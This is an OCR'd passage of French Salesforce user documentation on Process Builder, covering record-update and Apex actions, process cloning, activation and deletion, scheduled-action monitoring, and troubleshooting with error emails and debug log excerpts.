
1. Saisissez un nom pour cette action.

   Ce texte est affiché dans la zone de dessin et permet de différencier cette action des autres dans le processus. Le nom est tronqué pour l'ajuster à la zone de dessin.

2. Pour `Type d'enregistrement`, sélectionnez le ou les enregistrements que vous devez mettre à jour, puis cliquez sur **Choisir**.

   Vous pouvez mettre à jour uniquement l'enregistrement qui a démarré le processus ou les enregistrements associés. Par exemple, vous pouvez référencer *`[Case].ContactId`*, mais pas *`[Case].Contact.AccountId`*.

   - Pour mettre à jour l'enregistrement qui a démarré le processus, cliquez sur la case d'option appropriée. Par exemple, si votre processus est basé sur un enregistrement de requête, cliquez en regard de **Sélectionnez la requête qui a démarré votre processus**.

   - Pour mettre à jour un enregistrement associé à l'enregistrement qui a démarré le processus, sélectionnez la case d'option appropriée et un nom de champ dans la liste déroulante.

     Si vous sélectionnez un champ qui se termine par « ID », vous sélectionnez un seul enregistrement. Le nom du champ correspond à un champ de référence de l'enregistrement d'origine. Pour plus d'informations sur les champs de référence, reportez-vous à Types de champ personnalisés à la page 4789.

     Par exemple, si un enregistrement de requête a démarré le processus et que vous sélectionnez `ID de compte`, cette action met à jour le compte associé à la requête.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition


**AUTORISATIONS UTILISATEUR**

Pour créer, modifier ou afficher des processus :

- Gérer Force.com Flow


  ET

  Afficher toutes les données





Si vous sélectionnez un élément pluriel qui ne se termine pas en « ID », vous mettez à jour tous les enregistrements de ce type d'objet qui sont associés à l'enregistrement ayant démarré le processus. L'élément pluriel correspond aux enregistrements enfants de l'enregistrement d'origine, qui peuvent être affichés dans une liste associée de l'enregistrement d'origine.

Par exemple, si vous sélectionnez CaseComments, cette action met à jour tous les commentaires associés à la requête.




- Pour mettre à jour les champs d'un enregistrement associé, cliquez sur un champ ayant ❯ en regard de lui (se terminant par « ID ») pour accéder aux champs de cet enregistrement.

  Par exemple, pour un processus qui évalue un enregistrement de requête **(1)**, supposons que vous souhaitez mettre à jour tous les contacts qui sont associés au compte parent de la requête. Cliquez sur **ID de compte ❯ (2)**, sur **Contacts(3)**, puis sur **Choisir**.




3. Vous pouvez spécifier des conditions pour filtrer les enregistrements que vous mettez à jour.

   Par exemple, si votre processus met à jour le statut d'une requête parente, spécifiez des conditions pour ne pas mettre à jour la requête parente si son statut est défini sur En attente.


   Remarque: Lorsque vous définissez des conditions de mise à jour d'enregistrements, vous ne pouvez pas utiliser de logique de filtrage (telle que OR) ni référencer les champs associés d'un enregistrement enfant. Par exemple, vous pouvez référencer `[Case].ContactId`, mais pas `[Case].Contact.AccountId`.

   a. Sélectionnez **Les enregistrements mis à jour remplissent toutes les conditions**.

   b. Définissez les conditions que vous souhaitez utiliser pour filtrer les enregistrements mis à jour.

| | |
|---|---|
| `Champ` | Sélectionnez le champ dont vous souhaitez évaluer la valeur. |
| `Opérateur` | Les opérateurs disponibles dépendent du type de données du champ. |
| `Type` | Les types de valeur disponibles dépendent du type de données du champ. Pour plus d'informations, reportez-vous à Types de valeur de Process Builder à la page 5024. |
| `Valeur` | Identifiez la valeur dont vous souhaitez évaluer le champ. |

   Par exemple, si votre processus met à jour des enregistrements de compte, vous pouvez choisir de mettre à jour uniquement les comptes dont le chiffre d'affaires annuel (**1**) est supérieur à (**2**) 1 000 000 $ (**3**).




4. Spécifiez les nouvelles valeurs de champ.

| | |
|---|---|
| `Champ` | Sélectionnez le champ dont vous souhaitez définir la valeur. Pour filtrer la liste déroulante, saisissez le nom du champ. |

| | |
|---|---|
| | Vous pouvez attribuer des valeurs uniquement aux champs du ou des enregistrements que vous avez identifiés dans `Objet`. Pour mettre à jour les champs d'enregistrements associés, utilisez une action Mettre à jour les enregistrements distincte. |
| `Type` | Sélectionnez le type de valeur que vous souhaitez utiliser. Les types disponibles dépendent du champ que vous avez sélectionné. |
| `Valeur` | Saisissez une valeur pour le champ. Par exemple, si vous le sélectionnez un type de valeur Formule, cliquez sur **Élaborer une formule** afin de créer une valeur de formule pour le champ. |

5. Cliquez sur **Enregistrer**.

## Appel d'un code Apex à partir d'un processus

Ajoutez une fonctionnalité personnalisée à votre processus en appelant un Apex à partir du processus.

Lorsque vous avez créé une action et sélectionné le type « Apex », renseignez les champs correspondants afin d'ajouter l'action à votre processus.

**Important:** Pour utiliser cette action dans un processus, votre développeur doit annoter l'une des méthodes de la classe avec `@InvocableMethod`. Pour plus d'informations, reportez-vous à « `InvocableMethod` Annotation » dans le guide *Force.com Apex Code Developer's Guide*.

La classe Apex et le processus sont exécutés par l'utilisateur dont l'action a déclenché le processus.

1. Saisissez un nom pour cette action.

   Ce texte est affiché dans la zone de dessin et permet de différencier cette action des autres dans le processus. Le nom est tronqué pour l'ajuster à la zone de dessin.

2. Sélectionnez une classe Apex dans la liste déroulante ou en saisissant son nom pour filtrer les résultats.

3. Si la classe contient une variable invocable, saisissez manuellement les valeurs ou référencez les valeurs de champ à partir d'un enregistrement associé.

   La valeur doit correspondre au type de données de la variable. Vous pouvez définir des valeurs uniquement pour des variables de liste de type sObject et primitif.

   - Pour définir des valeurs de variables sObject et des valeurs de liste sObject, référencez les enregistrements associés d'un objet, par exemple tous les enregistrements de contacts enfants associés à l'objet Compte qui a démarré le processus.
   - Pour définir une valeur pour une variable de liste primitive (chaîne, entier, heure, etc.), sélectionnez le type de valeur Chaîne, puis saisissez une valeur dans le champ de saisie de texte. Vous ne pouvez pas transmettre plusieurs valeurs à des listes.

4. Cliquez sur **Enregistrer**.

   **Remarque:** Si vous définissez une action Apex dans votre processus, puis modifiez la classe Apex en ajoutant une référence à un champ standard (par exemple, `User.Phone`), l'action Apex n'est plus visible dans le processus et doit être rajoutée.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier ou afficher des processus :

- Gérer Force.com Flow

  ET


  Afficher toutes les données

## Exécution d'actions avec plusieurs critères

Déterminez si votre processus s'arrête ou continue lorsque des critères spécifiques sont remplis et des actions associées exécutées.

Pour chaque critère et groupe d'actions associé, vous pouvez sélectionner l'arrêt du processus une fois les actions exécutées ou la poursuite de l'évaluation avec le critère suivant défini.

1. Assurez-vous que vous avez défini le critère suivant et que votre groupe d'actions comprend uniquement des actions immédiates. Vous ne pouvez pas évaluer le critère suivant lorsqu'un groupe d'actions contient des actions planifiées.
2. Pour changer le comportement une fois les actions exécutées, cliquez sur **ARRÊTER (1)** ou sur **ÉVALUER LE CRITÈRE SUIVANT (2)**. Initialement, chaque groupe d'actions est défini pour s'arrêter après l'exécution des actions.




3. Enregistrez vos modifications. Votre choix est affiché dans la zone de dessin.

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier ou afficher des processus :

- Gérer Force.com Flow

  ET

  Afficher toutes les données

# Gestion des processus

Le Générateur de processus vous permet d'afficher et de gérer tous vos processus dans un seul emplacement.

Pour gérer un processus, dans Configuration, saisissez *Générateur de processus* dans la case Recherche rapide, puis sélectionnez **Générateur de processus**.

À partir de la page de gestion des processus, vous pouvez :

- Créer un processus
- Modifier un processus
- Supprimer un processus inactif
- Consulter le statut de vos processus existants
- Trier vos processus par nom, description, objet, date de dernière modification ou statut

**Remarque:** Si vous créez un objet Type d'article Salesforce Knowledge et utilisez cet objet pour déclencher un processus, le nom de l'objet n'est pas affiché dans la page de gestion du processus.

Lorsque vous ouvrez un processus, vous pouvez :

- Cloner ce processus
- Activer ou désactiver les processus
- Modifier les propriétés des processus

Dans la liste Interviews interrompues et en attente de la page de gestion du flux, vous pouvez :

- Surveiller les actions planifiées qui n'ont pas été exécutées
- Supprimer les groupes d'actions planifiées que vous n'attendez plus

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour gérer des processus :

- Gérer Force.com Flow

  ET

  Afficher toutes les données

## Statut d'un processus

Chaque processus a un statut qui détermine s'il peut être modifié, activé ou supprimé.

| Statut | Description | Modifiable ? |
|---|---|---|
| Actif | Le processus a été activé.<br>Vous ne pouvez pas modifier un processus actif. Vous pouvez toutefois le cloner. Apportez toutes les modifications requises au processus cloner, puis activez-le. Pensez à désactiver le processus d'origine, si nécessaire. | Non |
| Inactif | Le processus est inactif et peut être activé. | Oui |

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Clonage d'un processus

Si vous souhaitez modifier un processus existant, enregistrez un clone de ce processus. Vous pouvez enregistrer le clone sous un nouveau processus inactif avec son propre historique des versions ou sous une nouvelle version inactive du processus existant.

Pour modifier un processus actif, vous disposez de plusieurs options.

- Désactivez-le, apportez les modifications, puis réactivez-le.
- Clonez-le sous une version inactive, apportez les modifications, puis activez la nouvelle version. La version d'origine est automatiquement désactivée.
- Clonez-le sous un nouveau processus inactif, apportez les modifications, puis activez-le. Le processus d'origine n'est pas automatiquement désactivé. Il vous revient de déterminer si des deux processus doivent être actifs.

Vous pouvez créer jusqu'à 50 versions d'un processus, mais une seule version d'un processus donné peut être active.

1. Dans Configuration, saisissez *Générateur de processus* dans la case Recherche rapide, puis sélectionnez **Générateur de processus**.
2. Ouvrez le processus ou la version du processus que vous souhaitez activer.
3. Cliquez sur **Cloner**.
4. Vous pouvez créer une version du processus actuel ou une nouvelle version avec son propre historique des versions.
5. Saisissez un nom, un nom d'API et une description.
6. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer ou désactiver des processus :

- Gérer Force.com Flow

  ET

  Afficher toutes les données

## Activation d'un processus

Salesforce lance l'utilisation d'un processus pour évaluer les enregistrements créés ou modifiés uniquement lorsque vous l'activez.

Une fois un processus activé, vous ne pouvez pas le modifier. Vous pouvez toutefois cliquer sur **Cloner** pour enregistrer le processus dans un nouveau processus inactif.

Vous pouvez activer un processus uniquement s'il contient :

- Au moins un noeud de critères défini
- Au moins une action immédiate ou planifiée définie

1. Dans Configuration, saisissez *Générateur de processus* dans la case Recherche rapide, puis sélectionnez **Générateur de processus**.
2. Ouvrez le processus ou la version du processus que vous souhaitez activer.
3. Cliquez sur **Activer**.

   Si vous activez une version d'un processus qui a déjà une version active, l'action déjà active est automatiquement désactivée. Pour examiner cette version ultérieurement, reportez-vous à l'historique des versions du processus.

Une fois votre processus activé, vous pouvez créer ou modifier des enregistrements test qui lancent le processus pour vérifier son fonctionnement. Après avoir confirmé le bon fonctionnement de votre processus, pensez à supprimer ces enregistrements test ou à rétablir leurs valeurs antérieures.

Plus tard, si vous souhaitez que Salesforce arrête d'utiliser un processus pour évaluer les enregistrements créés ou modifiés, ouvrez le processus actif, puis cliquez sur **Désactiver**.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour activer ou désactiver des processus :

- Gérer Force.com Flow

  ET

  Afficher toutes les données

## Suppression d'une version de processus

Si vous n'avez plus besoin d'une version de processus que vous avez définie, supprimez-la.

Pour supprimer un processus actif, vous devez d'abord le désactiver. Vous ne pouvez pas supprimer des versions de processus qui ont un statut Actif. Si un autre processus référence votre processus invocable, vous ne pouvez pas supprimer le processus invocable. Si un processus contient des actions planifiées, il ne peut pas être supprimé tant que les actions en attente n'ont pas été exécutées ou supprimées.

1. Dans Configuration, saisissez *Générateur de processus* dans la case Recherche rapide, puis sélectionnez **Générateur de processus**.
2. Cliquez sur le nom du processus dont vous souhaitez supprimer la version.
3. Pour chaque version que vous souhaitez supprimer, cliquez sur **Supprimer**.

   Si votre processus n'a qu'une seule version et que vous la supprimez, le processus entier est supprimé.
4. Cliquez sur **OK**.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour supprimer des processus :

- Gérer Force.com Flow


  ET

  Afficher toutes les données

## Surveillance des actions planifiées en attente de vos processus

Pour déterminer les processus qui attendent l'exécution d'actions planifiées, consultez la liste Interviews interrompues et en attente dans la page de gestion du flux.

1. Dans Configuration, saisissez *Flux* dans la case Recherche rapide, puis sélectionnez **Flux**.
2. Accédez à la liste Interviews interrompues et en attente.
3. Créez une vue pour afficher les actions planifiées de la liste Interviews interrompues et en attente. Nous recommandons d'afficher les champs ci-dessous.




- Nom du flux **(1)** correspond au Nom du processus.
- Date d'interruption **(2)** indique l'heure à laquelle la planification a démarré le groupe d'actions.
- Élément actuel **(3)** identifie le groupe d'actions planifiées dont Salesforce attend l'exécution.
- Type **(4)** indique le type d'interview interrompue ou en attente. Les processus qui attendent l'exécution d'actions planifiées sont de type Workflow.

Élément actuel affiche myWait_myRule_*N*, où *N* correspond au numéro du groupe d'actions et des critères associés. Par exemple, si Élément actuel affiche myWait_myRule_2, Salesforce attend l'exécution du groupe d'actions planifiées associées au deuxième critère du processus.

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour afficher des actions planifiées non exécutées :

- Afficher la configuration

CONSULTER ÉGALEMENT :

Suppression des actions planifiées non exécutées

## Suppression des actions planifiées non exécutées

Si vous n'attendez plus l'exécution des actions planifiées d'un processus, car par exemple vous devez supprimer le processus associé, vous pouvez supprimer le groupe des actions planifiées non exécutées.

1. Dans Configuration, saisissez *Flux* dans la case Recherche rapide, puis sélectionnez **Flux**.

   La liste associée Interviews en attente affiche toutes les actions planifiées non exécutées de votre organisation, ainsi que les interviews de flux en attente.

2. Pour chaque groupe d'actions planifiées non exécutées que vous souhaitez supprimer, cliquez sur **Suppr**.

   Vous pouvez identifier la ligne appropriée à l'aide du champ Nom du flux, qui correspond au Nom du processus.

CONSULTER ÉGALEMENT :

Surveillance des actions planifiées en attente de vos processus

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour supprimer des actions planifiées non exécutées :

- Gérer Force.com Flow

# Processus de dépannage

Utilisez les messages d'erreur affichés dans Process Builder, ainsi que les e-mails que vous recevez lors de l'échec d'un processus, pour résoudre les problèmes rencontrés en utilisant des processus. Lorsque tous les autres échouent, consultez les journaux de débogage Apex de vos processus.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Identification des erreurs dans Process Builder

Les noms d'API des noeuds de critères et des actions sont créés en arrière-plan. Lorsque vous créez ou mettez à jour des processus, les messages d'erreur générés peuvent référencer ces noms afin de vous aider à identifier le problème rencontré.

Erreurs reçues après le lancement de l'évaluation d'un enregistrement par un processus

Lorsqu'un utilisateur effectue une action qui déclenche un processus (par exemple la création d'un enregistrement) et que ce processus échoue, une page affiche l'erreur suivante : « L'action de workflow n'a pas pu déclencher le flux ». De plus, l'administrateur qui a créé le processus reçoit un e-mail avec plus de détails.

Utilisation des journaux de débogage pour le dépannage des processus

Utilisez les journaux de débogage pour obtenir des informations détaillées sur les processus qui viennent d'être exécutés, par exemple, si un processus n'est pas déclenché pas lorsque l'enregistrement remplit les critères du processus ou pour comprendre la séquence des processus exécutés.

CONSULTER ÉGALEMENT :

Messages d'erreur de Process Builder

## Identification des erreurs dans Process Builder

Les noms d'API des noeuds de critères et des actions sont créés en arrière-plan. Lorsque vous créez ou mettez à jour des processus, les messages d'erreur générés peuvent référencer ces noms afin de vous aider à identifier le problème rencontré.

| Nom d'API | Description |
|---|---|
| `myVariable_current.field` | *`field`* est le nom du champ référencé. `myVariable_current` représente les valeurs de champ de l'enregistrement lorsqu'il a démarré le processus.<br>Par exemple, `myVariable_current.Id` correspond à la valeur de champ de l'enregistrement `Id` lorsque l'enregistrement a démarré le processus. |
| `myVariable_old.field` | *`field`* est le nom du champ référencé. `myVariable_old` représente les valeurs antérieures les plus récentes de l'enregistrement qui a démarré le processus.<br>Par exemple, `myVariable_old.Id` correspond à la valeur de champ de l'enregistrement `Id` juste avant que l'enregistrement démarre le processus. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Exemple:

```
The element has an invalid reference to "myVariable_current.AnnualRevenue".
```

`myVariable_current.AnnualRevenue` représente la valeur du champ `AnnualRevenue` lorsque l'enregistrement a démarré le processus.

Remarque: Les messages d'erreur ou d'avertissement peuvent référencer un « flux » au lieu d'un « processus ». Ces messages s'appliquent néanmoins à votre processus.

CONSULTER ÉGALEMENT :

Messages d'erreur de Process Builder

## Erreurs reçues après le lancement de l'évaluation d'un enregistrement par un processus

Lorsqu'un utilisateur effectue une action qui déclenche un processus (par exemple la création d'un enregistrement) et que ce processus échoue, une page affiche l'erreur suivante : « L'action de workflow n'a pas pu déclencher le flux ». De plus, l'administrateur qui a créé le processus reçoit un e-mail avec plus de détails.

L'e-mail inclut l'élément qui a échoué, le message d'erreur de l'échec, ainsi que la liste des critères et des actions exécutés dans le processus. La ligne d'objet contient `Erreur de processus non géré dans` *`Nom de la société`* `:` *`Process_Name`* `---` *`Erreur`*.

Exemple:

```
Unhandled process fault from Acme Wireless : LeadConvert :
cannot reference converted...
// The error occurred when user 00DD00000007dHy triggered the
 LeadConvertEmail process
Encountered unhandled fault when running process
LeadConvertEmail/301D00000004HxZ
exception by user/organization: 00DD00000007dHy/{4}

Error
// The error occurred at the first action (A1) that's
associated with the
// first criteria node (myRule_1).
An error occurred at element myRule_1_A1.
cannot reference converted lead .

This report lists the elements that the flow interview
executed.

Flow Details
Flow Name: LeadConvertEmail
Type: Workflow
Version: 1
Status: ACTIVE

Flow Details
Start time(GMT): Thu Apr 09 21:52:14 GMT 2015
End time(GMT): Not Yet Finished
Duration: 0 seconds

// The process evaluated the first rule and tried to execute
 its action. The element
// that the process failed to executed, myRule_1_A1, is an
Email Alert action.
Decision: myDecision
Email Alerts: myRule_1_A1
```

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Messages d'erreur de Process Builder

## Utilisation des journaux de débogage pour le dépannage des processus

Utilisez les journaux de débogage pour obtenir des informations détaillées sur les processus qui viennent d'être exécutés, par exemple, si un processus n'est pas déclenché pas lorsque l'enregistrement remplit les critères du processus ou pour comprendre la séquence des processus exécutés.

Conseil: Assurez-vous que vos filtres contiennent des éléments FINER dans la catégorie WORKFLOW. Pour plus d'informations, reportez-vous à Niveaux des journaux de débogage à la page 6121.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Lors de l'utilisation de journaux de déblocage pour dépanner un processus, tenez compte des points ci-dessous..

- Les processus créés dans Process Builder se présentent sous la forme de flux et de règles de workflow dans les journaux de débogage. Les noms générés ressemblent aux noms de processus, mais ils ne sont pas mappés.
- Les processus sont affichés sous la forme de flux de type Workflow.
- Les actions immédiates qui semblent être exécutées en bloc sont liées dans le flux. Si l'une des actions échoue, les autres risquent de ne pas être exécutées.
- Les actions planifiées sont exécutées après un élément Wait. Les actions sont exécutées de la même façon que les actions immédiates à la reprise du processus.
- `WF_CRITERIA_BEGIN` et `WF_CRITERIA_END` correspondent aux critères de règle de workflow qui sont toujours définis sur true, pas aux critères définis dans votre processus.
- Le tableau ci-dessous montre la correspondance entre les éléments de Process Builder et les événements de débogage de flux.

| Élément de Process Builder | Événement de débogage de flux |
|---|---|
| Critères | `FLOW_RULE_...` |
| Créer un enregistrement | `FLOW_ELEMENT_...` |
| Mettre à jour des enregistrements | `FLOW_ELEMENT_...` |
| Publier dans Chatter | `FLOW_ACTIONCALL_...` |
| Soumettre pour approbation | `FLOW_ACTIONCALL_...` |
| Alertes par e-mail | `FLOW_ACTIONCALL_...` |
| Flux | `FLOW_ACTIONCALL_...` |
| Apex | `FLOW_ACTIONCALL_...` |
| Planifier | `FLOW_WAIT_...` |

Exemple: **Débogage d'un processus avec une action « Apex » immédiate**

Cet exemple montre un processus avec une action « Apex » immédiate.

Ce premier extrait de code indique que :

- le processus est déclenché par une piste qui porte le nom « L104 ».
- le nom du processus est « Apex Say Hello », qui correspond au nom utilisé dans le journal « Apex_Say_Hello301xx000000001Y ». Le numéro ajouté à la fin du nom est l'ID de version du processus.
- Le processus est défini pour se déclencher lors de la création ou de la modification d'un enregistrement (ON_ALL_CHANGES).

```
17:07:29.086 (86806000)|EXECUTION_STARTED
17:07:29.086 (86928000)|CODE_UNIT_STARTED|[EXTERNAL]|Workflow:Lead
17:07:29.113 (113974000)|WF_RULE_EVAL_BEGIN|Assignment
17:07:29.114 (114043000)|WF_SPOOL_ACTION_BEGIN|Assignment
17:07:29.114 (114060000)|WF_ACTION|.
17:07:29.114 (114071000)|WF_RULE_EVAL_END
17:07:29.114 (114093000)|WF_RULE_EVAL_BEGIN|Workflow
17:07:29.114 (114178000)|WF_CRITERIA_BEGIN|
   [Lead: L104 00Qxx000002S8vh]|Apex_Say_Hello301xx000000001Y|
   01Qxx0000002nea|ON_ALL_CHANGES|0
```

Dans cette section, le processus compare les valeurs actuelles de l'enregistrement aux valeurs de l'enregistrement avant sa modification. « myVariable_current » contient toutes les valeurs de champ actuelles de l'enregistrement. « myVariable_old » contient toutes les valeurs de champ de l'enregistrement immédiatement avant sa modification. « myVariable_old » ne contient aucune valeur (null). Par conséquent, le processus évalue une toute nouvelle piste.

```
17:07:29.114 (114553000)|WF_FORMULA|
   Formula:ENCODED:[treatNullAsNull]true|Values:
17:07:29.114 (114571000)|WF_CRITERIA_END|
   true
17:07:29.132 (132792000)|WF_SPOOL_ACTION_BEGIN|
   Workflow
17:07:29.132 (132881000)|WF_ACTION|
   Flow Trigger: 1;
17:07:29.132 (132897000)|WF_RULE_EVAL_END
17:07:29.137 (137127000)|WF_FLOW_ACTION_BEGIN|
   09Lxx000000000B
17:07:29.137 (137249000)|WF_FLOW_ACTION_DETAIL|
   09Lxx000000000B|[Lead: L104 00Qxx000002S8vh]|Id=09Lxx000000000B|
   CurrentRule:Apex_Say_Hello301xx000000001Y (Id=01Qxx0000002nea)
17:07:29.139 (139429000)|FLOW_CREATE_INTERVIEW_BEGIN|
   00Dxx0000001gH6|300xx00000002cI|301xx000000001Y
17:07:29.140 (140996000)|FLOW_CREATE_INTERVIEW_END|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|Apex Say Hello 2
17:07:29.142 (142898000)|WF_FLOW_ACTION_DETAIL|Param Name: myVariable_current,
   Param Value: ENCODED:{![treatNullAsNull]{!ID:this}},
   Evaluated Param Value:{
      LastModifiedByID=005xx000001SwUpAAK, LastTransferDate=2014-12-12 01:07:29,
     ConnectionReceivedDate=null, LastModifiedDate=2014-12-12 01:07:29, LeadSource=null,

      LastName=L104, NumberofLocations__c=null, NumberOfEmployees=null,
DandbCompanyId=null,
      DoNotCall=false, Primary__c=null, CreatedByID=005xx000001SwUpAAK,
ConnectionSentDate=null,
      MobilePhone=null, Jigsaw=null, Salutation=null, HasOptedOutOfEmail=false,
      Country=null, LastViewedDate=null, ConvertedOpportunityId=null,
EmailBouncedReason=null,
      Email=null, Rating=null, SICCode__c=null, CleanStatus=Pending,
CreatedById=005xx000001SwUpAAK,
```

```
     IsDeleted=false, Longitude=null, Id=00Qxx000002S8vhEAC, Industry=null, Street=null,

      Phone=null, IsConverted=false, EmailBouncedDate=null, HasOptedOutOfFax=false,
      OwnerId=005xx000001SwUpAAK, AnnualRevenue=null, CompanyDunsNumber=null,
IsUnreadByOwner=true,
     LastActivityDate=null, SystemModstamp=2014-12-12 01:07:29, ProductInterest__c=null,

      Latitude=null, FirstName=null, PhotoUrl=null, Company=LC,
CampaignMemberStatus=null,
      Description=null, LastReferencedDate=null, LastModifiedById=005xx000001SwUpAAK,

      Website=null, Fax=null, InternalSource=0, City=null, Title=null,
MasterRecordId=null,
      CampaignId=null, Status=Open - Not Contacted, JigsawContactId=null,
ConvertedDate=null,
      PostalCode=null, State=null, CreatedDate=2014-12-12 01:07:29,
ConvertedContactId=null,
      ConvertedAccountId=null, CurrentGenerators__c=null
   }|
   Param Name: myVariable_old,
   Param Value: {!old},
   Evaluated Param Value: null
```

